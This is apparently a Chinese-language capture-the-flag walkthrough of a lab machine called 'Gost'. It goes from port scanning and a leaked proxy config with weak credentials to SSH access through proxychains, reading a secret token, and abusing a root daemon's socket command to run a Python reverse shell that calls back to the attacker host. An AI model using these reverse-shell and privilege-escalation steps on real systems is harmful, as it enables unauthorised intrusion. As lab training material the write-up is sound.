

| Gost-daochunhan

| user

| 信息收集

先做基础探测，找开放项：

```
export IP=192.168.64.20
nmap -sn $IP
nmap -p- --min-rate=5000 -T4 $IP -oN ports.txt
```

```
nmap -p- --min-rate=5000 -T4 $IP -oN ports.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-11 04:05 -0400
Nmap scan report for 192.168.64.20
Host is up (0.00052s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
1680/tcp  open  CarbonCopy
9000/tcp  open  cslistener
MAC Address: 90:34:83:3E:FD:BC (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 12.65 seconds
```

开放 3 个端口：

```
80/tcp    open  http
1680/tcp  open  CarbonCopy
9000/tcp  open  cslistener
```

再对开放端口做识别：

```
nmap -sC -sV -p 80,1680,9000 $IP -oN detail.txt
```

```

nmap -sC -sV -p 80,1680,9000 $IP -oN detail.txt

Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-11 04:07 -0400
WARNING: Service 192.168.64.20:1680 had already soft-matched http-proxy, but now soft-matched socks5; ignoring second value
Nmap scan report for 192.168.64.20
Host is up (0.00088s latency).


PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.67 ((Unix))
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Dashboard - Maze Cyber Ops
|_ http-server-header: Apache/2.4.67 (Unix)
1680/tcp  open  http-proxy   (proxy authentication required)
|_ fingerprint-strings:
|_   FourOhFourRequest, GetRequest, HTTPOptions:
|_     HTTP/1.1 407 Proxy Authentication Required
|_     Proxy-Authenticate: Basic realm="gost"
|_     Content-Length: 0
|_ http-title: Site doesn't have a title.
9000/tcp  open  http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1680-TCP:V=7.99%I=7%D=6/11%Time=6A2A6CBC%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,69,"HTTP/1\1\20407\20Proxy\20Authentication\20Required\r\
SF:nProxy-Authenticate:\20Basic\20realm=\\"gost\\"r\nContent-Length:\200
SF:r\n\r\n")%r(HTTPOptions,69,"HTTP/1\1\20407\20Proxy\20Authenticatio
SF:n\20Required\r\nProxy-Authenticate:\20Basic\20realm=\\"gost\\"r\nCont
SF:ent-Length:\200\r\n\r\n")%r(FourOhFourRequest,69,"HTTP/1\1\20407\20
SF:Proxy\20Authentication\20Required\r\nProxy-Authenticate:\20Basic\20
SF:realm=\\"gost\\"r\nContent-Length:\200\r\n\r\n")%r(Socks5,2,"\x05\x82");
MAC Address: 90:34:83:3E:FD:BC (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.64 seconds

```

- **80** — Apache, 标题 **Dashboard - Maze Cyber Ops** , Web 入口
- **1680** — 代理服务, **realm="gost"** , 且 soft-match 到 socks5
- **9000** — http 服务, 根路径 404

80 端口



首页是 Maze Cyber Ops 仪表盘，强调 root 用了弱口令凭据， [Update Root Password Now](#) 指向 [/admin/change-password.php](#) （404

目录爆破发现 [/admin/](#) 目录：


```
gobuster dir -u http://$IP/ -w /usr/share/wordlists/dirb/common.txt -x  
php,html,txt -t 50
```

daochunhan@kali ~\$ cd /Desktop/CTF (10.7023)

```
gobuster dir -u http://$IP/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt -t 50
```

```
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.64.20/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.htpasswd.txt (Status: 403) [Size: 316]
.htpasswd.html (Status: 403) [Size: 316]
admin (Status: 301) [Size: 352] [--> http://192.168.64.20/admin/]
.htpasswd (Status: 403) [Size: 316]
.htaccess.txt (Status: 403) [Size: 316]
.htaccess.html (Status: 403) [Size: 316]
.htaccess.php (Status: 403) [Size: 316]
.htaccess (Status: 403) [Size: 316]
.hta.txt (Status: 403) [Size: 316]
.hta.html (Status: 403) [Size: 316]
.hta.php (Status: 403) [Size: 316]
cgi-bin/.html (Status: 403) [Size: 316]
.hta (Status: 403) [Size: 316]
.htpasswd.php (Status: 403) [Size: 316]
index.html (Status: 200) [Size: 6487]
index.html (Status: 200) [Size: 6487]
server-status (Status: 403) [Size: 316]
Progress: 18452 / 18452 (100.00%)
=====
Finished
=====
```

/admin/ :




Index of /admin

- [Parent Directory](#)
- [config](#)

Apache/2.4.67 (Unix) Server at 192.168.64.20 Port 80

9000 端口

根路径返回 404，结合 Gost 判断这是 gost 服务，试默认 metrics 端点：



gost 上跑着 `service-0`，客户端 `192.168.64.10` 在用，这台机器是用来做内网穿透的跳板

泄露 gost 配置

`/admin/config` 包含 gost 的完整 JSON 配置：



```
{
  "services": [
    {
      "name": "service-0",
      "addr": ":1680",
      "handler": {
        "type": "auto",
        "auth": {
          "username": "root",
          "password": "123"
        }
      },
      "listener": {
        "type": "tcp"
      }
    }
  ],
  "api": {
    "addr": "127.0.0.1:53000"
  },
  "metrics": {
    "addr": "0.0.0.0:9000"
  }
}
```

- 1680 代理凭据: `root:123`
- gost API 监听在 `127.0.0.1:53000`
- handler 是 `auto`, 同时支持 HTTP proxy 和 SOCKS5

通过代理穿透到本地 SSH

之前全端口扫描只暴露了 80/1680/9000,没有 SSH,说明 SSH 很可能只监听在 127.0.0.1。既然手上有可用的 gost 代理,直接把它当跳板,用 proxychains 挂上去访问靶机本地的服务。

配置 proxychains 走 gost 代理:

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4          127.0.0.1 9050

http 192.168.64.20 1680 root 123
```

直接 proxychains SSH 进去(经 gost 转发到靶机本地 22 端口):

```
nano /etc/proxychains4.conf

daochunhan@kali ~/Desktop/CTF (8s)
proxychains ssh -o StrictHostKeyChecking=no root@127.0.0.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 192.168.64.20:1680 ... 127.0.0.1:22 ... OK
root@127.0.0.1's password:

--|
\ \ / / \ \ | / _ _ \ \ / _ _ \ \ / _ _ \ \ / _ _ \
 \ V V / _ _ | ( _ ( ) | | | | | | | | | | | | |
 \ \ / / \ _ _ | \ _ _ \ _ _ / | | | | | | | | | |
root@Gost:~$
```

SSH root 密码就是前面见到的弱口令 123, 登录拿到 user shell:

```
root@Gost:~$ id
uid=1000(root) gid=1000(todd) groups=11(floppy),20(dialout),26(tape),27(video),1000(todd)
root@Gost:~$ whoami
root
root@Gost:~$ cat user.txt
flag{user-44076b5021644b9af93dff0d7afb9f7d}
```

root

| /etc/passwd

```
root@Gost:~$ cat /etc/passwd
root:x:1000:1000:root:/home/todd:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:82:102::/home/apache:/sbin/nologin
todd:x:0:0::/home/todd:/bin/bash
root@Gost:~$
```

```
root:x:1000:1000:root:/home/todd:/bin/bash    # root UID=1000 (普通用户)
todd:x:0:0::/home/todd:/bin/bash             # todd UID=0
```

```
root@Gost:~$ cat pass.txt
root:123
```

su todd 试弱口令均失败，翻目录找到了 `/home/todd/pass.txt`，里面的 `root:123` 是 gost 代理那对凭据，提权点还是需要做枚举

| 枚举提权面

先看进程：

```
ps aux | grep -v grep
```



```

2572 todd      0:00 sshd: /usr/sbin/sshd [sshd:1] 0 0 1000 2000 StartUp
2572 todd      0:05 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2603 todd      0:00 /usr/sbin/crond -c /etc/crontabs -f
2629 todd      0:00 /usr/bin/python3 /root/daemon.py
2655 root      0:29 /usr/local/bin/gost -L root:123@:1680 -api 127.0.0.1:53000 -metrics 0.0.0.0:9000
2684 ntp        0:00 /usr/sbin/ntpd -N -p pool.ntp.org -n
2726 todd      0:00 /sbin/getty -I \033c 38400 tty1
2727 todd      0:00 /sbin/getty 38400 tty2
2731 todd      0:00 /sbin/getty 38400 tty3

```

root 跑着一个自定义脚本 `/root/daemon.py`，一个 daemon 总要从某处接收指令，找一下输入面，看监听的端口和 Unix socket:

```

root@Gost:~$ ss -ltnp 2>/dev/null
Netid      State      Recv-Q     Send-Q     Local Address:Port      Peer Address:Port      Process
tcp        LISTEN     0           4096       127.0.0.1:53000          0.0.0.0:*
tcp        LISTEN     0           128        127.0.0.1:22            0.0.0.0:*
tcp        LISTEN     0           511        *:80                    *:.*
tcp        LISTEN     0           4096       *:9000                  *:.*
tcp        LISTEN     0           4096       *:1680                  *:.*
root@Gost:~$ ls -la /run/
total 40
drwxr-xr-x  7 todd root    460 Jun 11 15:16 .
drwxr-xr-x 21 todd root   4096 Jun 11 13:19 ..
-rw-r----- 1 todd root     5 Jun 11 15:16 acpid.pid
drwxrwxr-x  2 todd root    60 Jun 11 15:16 apache2
drwxr-xr-x  2 todd root    80 Jun 11 15:16 blkid
-rw-r--r--  1 todd root     5 Jun 11 15:16 crond.pid
-----  1 todd root     0 Jun 11 15:16 crond.reboot
-rw-r--r--  1 todd root     5 Jun 11 15:16 daemon.pid
-rw-r--r--  1 todd root     5 Jun 11 15:16 gost.pid
-rw-r--r--  1 todd root    38 Jun 11 15:16 ifstate
-rw-----  1 todd root     0 Jun 11 15:16 ifstate.enp0s3.lock
-rw-----  1 todd root     0 Jun 11 15:16 ifstate.ens3.lock
-rw-----  1 todd root     0 Jun 11 15:16 ifstate.eth0.lock
-rw-----  1 todd root     0 Jun 11 15:16 ifstate.lo.lock
drwxrwxr-x  2 root uucp    40 Jun 11 15:16 lock
drwxr-xr-x  2 todd root    40 Jun 11 15:16 mount
-rw-r--r--  1 todd root     5 Jun 11 15:16 ntpd.pid
drwxrwxr-x 13 todd root   320 Jun 11 15:16 openrc
-rw-r--r--  1 todd root     5 Jun 11 15:16 sshd.pid
-rw-r-----  1 todd root     5 Jun 11 15:16 syslogd.pid
s---rw----  1 todd video    0 Jun 11 15:16 system-ctrl.sock
-rw-r--r--  1 todd root     5 Jun 11 15:16 udhcpc.eth0.pid

```

daemon 不占端口，而是监听 `/run/system-ctrl.sock`

```

root@Gost:/$ find / -group video 2>/dev/null
/opt/.secret_token
/run/system-ctrl.sock
/dev/fb0
/dev/dri/card0
/dev/dri/renderD128
root@Gost:/$

```

这个 video 组下还有一个隐藏文件 `.secret_token` 读取一下 token：

```

root@Gost:~$ cat /opt/.secret_token
59b92facf1c85bd4d4f3845e68c7d20d

```

socket 协议

`/root/daemon.py` 以 root 监听 `/run/system-ctrl.sock`，从 socket 读命令并执行。连上去探测协议：

```
import socket
s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
s.connect('/run/system-ctrl.sock'); s.settimeout(3)
s.send(b'help\n')
print(s.recv(4096))
```

```
b"Error: Invalid or missing token. Format: 'TOKEN|COMMAND'\n"
```

协议是 `TOKEN|COMMAND` 带上 token 发 `help`：

```
import socket,sys
tok=sys.argv[1]
s=socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
s.connect('/run/system-ctrl.sock'); s.settimeout(3)
s.send(f"{tok}|help".encode())
print(s.recv(4096).decode())
```

```
Available: status, exec_script [path]
```

`exec_script [path]`，以 root 执行指定路径的脚本

但是 `exec_script` 对路径做了过滤，白名单放行了 `/home/todd/`，向 `/home/todd` 写提权脚本，让 root daemon 执行

I 反弹 root shell

kali 开监听：

```
nc -lvnp 4444
```

rev.sh：

```
#!/bin/sh
python3 -c 'import
socket,subprocess,os;s=socket.socket();s.connect(("192.168.64.10",4444));os.
dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.ca
ll(["/bin/sh","-i"])'
```

通过 socket 让 root daemon 执行：

```
python3 - "59b92facf1c85bd4d4f3845e68c7d20d" << 'EOF'
import socket,sys
s=socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
s.connect('/run/system-ctrl.sock')
s.send(f"{sys.argv[1]}|exec_script /home/todd/rev.sh".encode())
print(s.recv(4096).decode())
EOF
```

收到 root shell：

```
nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.64.10] from (UNKNOWN) [192.168.64.20] 53408
/bin/sh: can't access tty; job control turned off
/ # id
uid=0(todd) gid=0(root)
/ # whoami
todd
/ # cat /root/root.txt
flag{root-20d6105f4a0baf7ab1dcd91ee5e919e7}
/ #
```